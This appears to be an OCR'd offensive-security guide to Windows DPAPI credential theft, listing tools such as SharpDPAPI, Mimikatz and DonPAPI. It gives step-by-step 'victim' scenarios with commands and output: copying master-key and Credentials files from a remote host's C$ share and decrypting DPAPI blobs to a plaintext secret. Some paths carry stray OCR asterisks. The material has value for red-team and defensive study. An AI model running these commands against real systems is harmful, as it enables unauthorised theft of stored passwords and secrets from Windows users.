
TOOLS

- SharpDPAPI | SharpChrome: https://github.com/GhostPack/SharpDPAPI
- Mimikatz: https://github.com/gentilkiwi/mimikatz/
- Impacket: https://github.com/fortra/impacket (https://github.com/fortra/impacket/blob/master/examples/dpapi.py)
- Chromium Cookie import / export tool: https://github.com/rxwx/chlonium
- DonPAPI: https://github.com/login-securite/DonPAPI
- DPAPIck3: https://github.com/tijldeneut/DPAPIck3

PRACTICAL SCENARIOS

ACCESS TO THE VICTIM'S HOST AND THEIR PASSWORD

SharpDPAPI.exe masterkeys /password:victim_password



ACCESS TO THE VICTIM'S HOST AND THEIR PASSWORD

SharpDPAPI.exe blob /target:base64_secret_blob "{b67db564-5d7b-4cb5-abd7-da1558a71f15}:A1161A8FD46153455A89B00428A341C9664E6632"


```
C:\dpapi>SharpDPAPI.exe blob /target:AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAZLV9tntdtUyr19oVWKcfFQ
AAAAACAAAAAAADZgAAwAAAABAAAADykBmciOxWorSkJFalYkhRAAAAAASAAACgAAAAEAAAAOGDrA9EkS6F0JwDSuCpA
dQoAAAAS0qfm/K7oLDN6K47toqXRMocTo7jMeAOdWmQtd2VIP2RLcQRKLkXOBQAAABMA/28Wh3Wn6OornDvZ8ycD6zN
Ig== "{b67db564-5d7b-4cb5-abd7-da1558a71f15}:A1161A8FD46153455A89B00428A341C9664E6632"

  _____ _                 _____  _____          _____ _____
 / ____| |               |  __ \|  __ \   /\   |  __ \_   _|
| (___ | |__   __ _ _ __ | |  | | |__) | /  \  | |__) || |
 \___ \| '_ \ / _` | '__|| |  | |  ___/ / /\ \ |  ___/ | |
 ____) | | | | (_| | |   | |__| | |    / ____ \| |    _| |_
|_____/|_| |_|\__,_|_|   |_____/|_|   /_/    \_\_|   |_____|

  v1.12.0


[*] Action: Describe DPAPI blob

    guidMasterKey     : {b67db564-5d7b-4cb5-abd7-da1558a71f15}
    size              : 178
    flags             : 0x0
    algHash/algCrypt  : 32772 (CALG_SHA) / 26115 (CALG_3DES)
    description       :
    dec(blob)         : SuperSoooooSecret

SharpDPAPI completed in 00:00:00.0361564
```

ACCESS TO THE VICTIM'S MASTER KEYS AND THEIR PASSWORD

xcopy /h /s /e \\192.168.10.189\c$ \Users**ch3\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1145*** .

SharpDPAPI.exe **masterkeys /target:"\dpapi\ch3" /password:ch3 /sid:S-1-5-21-900647349-2485081872-3658626890-1145**

ACCESS TO THE VICTIM'S MASTER KEYS AND THEIR PASSWORD



ACCESS TO THE VICTIM'S MASTER KEYS AND THEIR PASSWORD

```
C:\dpapi>SharpDPAPI.exe masterkeys /target:"\dpapi\ch3" /password:ch3 /sid:S-1-5-21-900647349-2485081872-3658626890-1145

  v1.12.0

[*] Action: User DPAPI Masterkey File Triage

[*] Preferred master keys:

\dpapi\ch3:c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b

[*] User master key cache:

{c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b}:F6B9E8796F1EDAD541034E9B565D41A19DEED303
```


ACCESS TO THE VICTIM'S MASTER KEYS AND THEIR PASSWORD

SharpDPAPI.exe **blob /target:base64_encrypted_blob {c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b}:F6B9E8796F1EDAD541034E9B565D41A19DEED303**

```
C:\dpapi>SharpDPAPI.exe blob /target:AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAsSTtxQG/uUeYugU02cy9WwAAAAACAAAAAAADZgAAwAAAABAAAAAYoN
bETJgfAP1MPegflnREAAAAAASAAACgAAAAEAAAAPxXgZI04JbkV4U1qzMy0ZQoAAAAB+TgoH5yLSNEbwd+4YEv1Do9jFpaTOSrF5BmYn6XLX9sJPtKHVuBSRQAA
AD46wvgKgGdxEcXuyYrQmIWnxEOlA== {c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b}:F6B9E8796F1EDAD541034E9B565D41A19DEED303

  SharpDPAPI
  v1.12.0


[*] Action: Describe DPAPI blob

    guidMasterKey     : {c5ed24b1-bf01-47b9-98ba-0534d9ccbd5b}
    size              : 178
    flags             : 0x0
    algHash/algCrypt  : 32772 (CALG_SHA) / 26115 (CALG_3DES)
    description       :
    dec(blob)         : SuperSoooooSecret

SharpDPAPI completed in 00:00:00.1627159
```

ACCESS TO THE VICTIM'S HOST BUT NOT THEIR PASSWORD

SharpDPAPI.exe blob /unprotect /target:base64_secret_blob



ACCESS TO THE VICTIM'S MASTER KEYS, THEIR PASSWORD AND THE WINDOWS CREDENTIALS


xcopy /h /s /e \\192.168.10.189\c$ \Users\ch4\AppData\Roaming\Microsoft\Protect\S-1-5-21-900647349-2485081872-3658626890-1146* .

xcopy /h /s /e \\192.168.10.189\c$ \Users\ch4**AppData\Roaming\Microsoft\Credentials**FE7336B5C5351F1954FF0D19AA4478E7

SharpDPAPI.exe masterkeys /target:ch4 /password:ch4 /sid:S-1-5-21-900647349-2485081872-3658626890-1146

